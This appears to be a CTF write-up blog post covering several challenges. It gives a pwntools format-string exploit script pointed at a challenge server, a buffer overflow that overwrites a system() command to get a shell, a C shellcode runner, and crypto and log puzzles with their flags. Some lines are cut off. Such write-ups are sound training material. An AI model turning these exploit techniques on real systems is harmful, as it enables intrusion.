The program is vulnerable to a format string attack. To get the flag, we'll need to set the variable located at address 0x804a030 to 0x20 (take a look at the main function using IDA). The first step is to find of the input on the stack - you can do that by sending prefix + p32(addr) + b"%OFFSET\$x" to the application until the output contains the address you want to write to. After that, add b"%OFFSET\$n" to write a value to that address. If the number written is not what you desire, just modify b"%OFFSET\$x" to b"%OFFSET\$NUMBERx", calculating NUMBER so that the value written will be 0x20 (32). Here's my solve script:

```
from pwn import *

context.log_level = "critical"

r = remote("35.242.196.216", 32023)
#r = process("./format")

addr = p32(0x804a030)
payload = b"yaku " + addr + b"%9$8x%9$n"

r.sendlineafter(b"name?\n", payload)
r.interactive()
```

Flag: CTF{1f94c04a1e6037ba4004dc8eaf2d28ff35d7d6568d17495639cded566a9d4d26}

baby-pwn

```
Pwn all the things

Flag format: CTF{sha256}
```

This challenge was pretty straightforward. Here's how I solved it:

[illegible]

```
Goodbye AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAbash!  
id  
uid=1000(ctf) gid=3000 groups=3000,2000  
ls  
buf  
buf.c  
flag  
ls -l  
total 20  
-rwxr-xr-x 1 root root 8664 May 11 09:33 buf  
-r----- 1 root root 385 May 10 11:57 buf.c  
-rw-rw-r-- 1 root root 69 May 10 11:57 flag  
cat flag
```

If you're wondering why the exploitation is so easy, you can take a look at the challenge's source code:

```
#include <string.h>  
#include <stdio.h>  
#include <stdlib.h>  
  
int vuln(char *name, char *cmd){  
  
    char c[40],n[40];
```

```
    strcpy(c, cmd);
    strcpy(n,name);
    printf("Goodbye %s!\n",n);
    fflush(stdout);
    system(c);
}

int main(){

    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);

    char name[200];
    printf("What is your name?\n");
    scanf("%s",name);
    vuln(name,"echo 'Try Harder!!'");
}
```

Flag: CTF{16ee507ca49fb27326070197184218692dc3f31b3c3b5d4dcfe776566d1c3e90}

mastermind

Are you ready enough to be a master of the mind?

Flag format: CTF{sha256}


```
yakuhito@furry-catstation:~/ctf/unr21-tms$ file mastermind.bin
mastermind.bin: ASCII text
yakuhito@furry-catstation:~/ctf/unr21-tms$ head -n 5 mastermind.
\x55\x48\x89\xe5\x41\x57\x41\x56
\x41\x55\x41\x54\x53\x48\x81\xec
\x18\x08\x00\x00\x64\x48\x8b\x04
\x25\x28\x00\x00\x00\x48\x89\x45
\xc8\x31\xc0\xc7\x85\xcc\xf7\xff
yakuhito@furry-catstation:~/ctf/unr21-tms$
```

We can convert the data to a file using 3 lines of python:

```
data = open("mastermind.bin", "r").read().replace("\n", "").repl
data = eval('b"' + data + "')
open("mastermind", "wb").write(data)
```

However, the file format remains unknown. Since this is a rev challenge, we could come up with the idea of running the input as shellcode - and that's what we'll do! Here's the C sourcecode of a program that will run the shellcode (special thanks to the original author's writeup!):

```
#include <sys/mman.h>
#include <string.h>
#include <stdio.h>

char sc[] = "\x55\x48...\x5d\xc3";

int main(){
void * a = mmap(0, 4096, PROT_EXEC | PROT_READ | PROT_WRITE, MAP_

printf("allocated executable memory at: %p\n", a);

((void (*)(void)) memcpy(a, sc, sizeof(sc)))();

}
```

After compiling and running the binary with gdb attached, we can see a weird string in the program's memory:

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ gcc run.c
yakuhito@furry-catstation:~/ctf/unr21-tms$ gdb ./a.out
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licen
This is free software: you are free to change and redistribute i
There is NO WARRANTY, to the extent permitted by law. Type "sho
```

```
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./a.out...(no debugging symbols found)...do
gdb-peda$ r
Starting program: /home/yakuhito/ctf/unr21-tms/a.out
allocated executable memory at: 0x7ffff7ff6000
^C
Program received signal SIGINT, Interrupt.
```

```
[-----registers-----]
RAX: 0x0
RBX: 0x5420212152454452 ('RDER!! T')
RCX: 0x0
RDX: 0x7fffffffdd420 --> 0x0
RSI: 0x4544524148205952 ('RY HARDE')
RDI: 0x7fffffffdd540 --> 0x555500000000 (')
RBP: 0x7fffffffdb80 --> 0x7fffffffdba0 --> 0x555555554740 (<__li
RSP: 0x7fffffffdd340 --> 0x2
RIP: 0x7ffff7ff6203 --> 0xc283480289fa8948
```

```

R8 : 0x4452414820595254 ('TRY HARD')
R9 : 0x5952542021215245 ('ER!! TRY')
R10: 0x2152454452414820 (' HARDER!')
R11: 0x4148205952542021 ('! TRY HA')
R12: 0x5241482059525420 (' TRY HAR')
R13: 0x5254202121524544 ('DER!! TR')
R14: 0x2059525420212152 ('R!! TRY ')
R15: 0x2121524544524148 ('HARDER!!')
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT dire
[-----code-----
    0x7ffff7ff61f8: mov     ecx,0x24
    0x7ffff7ff61fd: mov     rdi,rdx
    0x7ffff7ff6200: rep stos QWORD PTR es:[rdi],rax
=> 0x7ffff7ff6203: mov     rdx,rdi
    0x7ffff7ff6206: mov     DWORD PTR [rdx],eax
    0x7ffff7ff6208: add     rdx,0x4
    0x7ffff7ff620c: movabs  rax,0x4b4e554a4b4e554a
    0x7ffff7ff6216: movabs  rdx,0x65475231517c7c7c
[-----stack-----
0000| 0x7ffffffffffd340 --> 0x2
0008| 0x7ffffffffffd348 --> 0xa000000000 ('')
0016| 0x7ffffffffffd350 ("TRY HARDER!! TRY HARDER!! TRY HARDER!! TR
0024| 0x7ffffffffffd358 ("ER!! TRY HARDER!! TRY HARDER!! TRY HARDER
0032| 0x7ffffffffffd360 (" HARDER!! TRY HARDER!! TRY HARDER!! TRY H
0040| 0x7ffffffffffd368 ("! TRY HARDER!! TRY HARDER!! TRY HARDER!!
0048| 0x7ffffffffffd370 ("RDER!! TRY HARDER!! TRY HARDER!! TRY HARD

```

```

0056| 0x7fffffffdd378 ("RY HARDER!! TRY HARDER!! TRY HARDER!! TRY
[-----
Legend: code, data, rodata, value
Stopped reason: SIGINT
0x00007ffff7ff6203 in ?? ()
gdb-peda$ stack 100
0000| 0x7fffffffdd340 --> 0x2
0008| 0x7fffffffdd348 --> 0xa000000000 ('')
0016| 0x7fffffffdd350 ("TRY HARDER!! TRY HARDER!! TRY HARDER!! TR
[...]
0528| 0x7fffffffdd550 ("JUNKJUNK||Q1RGezhm0TMxYzNhYTdjMThjNWEzZW
[...]
--More-- (100/100)
gdb-peda$

```

To get the flag, we just need to base64-decode the string between " and JUNKJUNK".

Flag:

CTF{8f931c3aa7c18c5a3eabb848daa90d76197ed340148aa702de95d8288b190aee}

protossI

```
I know how to lead your browser to absolute happiness. Would you
```

```
Format flag: ctf{sha256}
```

The given file contained a lot of logs:

```
yakuhito@furry-catstation:~/ctf/unr21-tms/logsv2$ ls -l | wc -l
2105
yakuhito@furry-catstation:~/ctf/unr21-tms/logsv2$
```

Seems like we can just use grep to find the flag:

```
yakuhito@furry-catstation:~/ctf/unr21-tms/logsv2$ strings * | gr
ctf{a9a3fbf7162706ca48b8188cc74dd58265d95460098b8b96791fc3d47860
yakuhito@furry-catstation:~/ctf/unr21-tms/logsv2$
```

Flag: ctf{a9a3fbf7162706ca48b8188cc74dd58265d95460098b8b96791fc3d478600028}

crypto-twist

1) Given the following sequence of bytes in hex format:

43 43 35 33 42 43 35 46 46 54 38 39 45 38 42 32 38 45 46 43 38 b

Can you get the flag?

```
2) Using the information from first point, the best known symmet  
  
AF1E0A7857CF1D1403F8D359E8649C963DEF251A37EE91BDCC983A32917B177C  
  
Tag: 06D2BE58FB50064D56F49F9C725A1791  
  
All flag formats: CTF{sha256}
```

The first we should do is transform those hex numbers to ASCII. There's only one non-readable character, 0xb7, which I replaced with 'X':

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ python  
Python 3.6.9 (default, Jan 26 2021, 15:33:00)  
[GCC 8.4.0] on linux  
Type "help", "copyright", "credits" or "license" for more inform  
>>> enc = "43 43 35 33 42 43 35 46 46 54 38 39 45 38 42 32 38 45  
>>> enc = bytes.fromhex(enc.replace(" ", "").replace(b"\xb7", b  
>>> print(enc)  
CC53BC5FFT89E8B28EFC8XXX}7D{95XXX52D36BXXxCFDA5EXXX4ACCBDE079B2C  
>>> exit()  
yakuhito@furry-catstation:~/ctf/unr21-tms$
```

The output string is 81 characters long and contains only characters we could find in a flag (plus some Xs). This means that the flag might be scrambled - let me arrange it in a 9x9 matrix:

```
CC53BC5FF
T89E8B28E
FC8XXX}7D
{95XXX52D
36BXXXCfD
A5EXXX4AC
CBDE079B2
CD40984DF
80C06B1C9
```

See the flag yet? If we read the matrix as a spiral, we can get the 1st flag (down, right, up, left, repeat). [Spiral Cipher from dcode.fr](#) can help us get the 1st flag without writing a script.

The second flag can be obtained by decrypting the given string with AES-GCM. We can split the sha256 of the first flag in two equal-length parts: the first one is the key and the second one is the iv. [Here's the CyberChef recipe](#).


Flag 1:

CTF{3ACC80C06B1C9F2CDDDEFF5CB35C8C965BD40984DBAF2782B8E985BEDE0794C5}



Flag 2:

CTF{EFFD19F8DF40A7745469503DEED8F051389C2452023A615EEC0A1B1BB5B73F37}


Published on June 6, 2021



yakuhito Elite Hacker

Rank: 779  353  18

hackthebox.eu



[Twitter](#) | [Reddit](#)
Theme: [Hoolooovoo](#)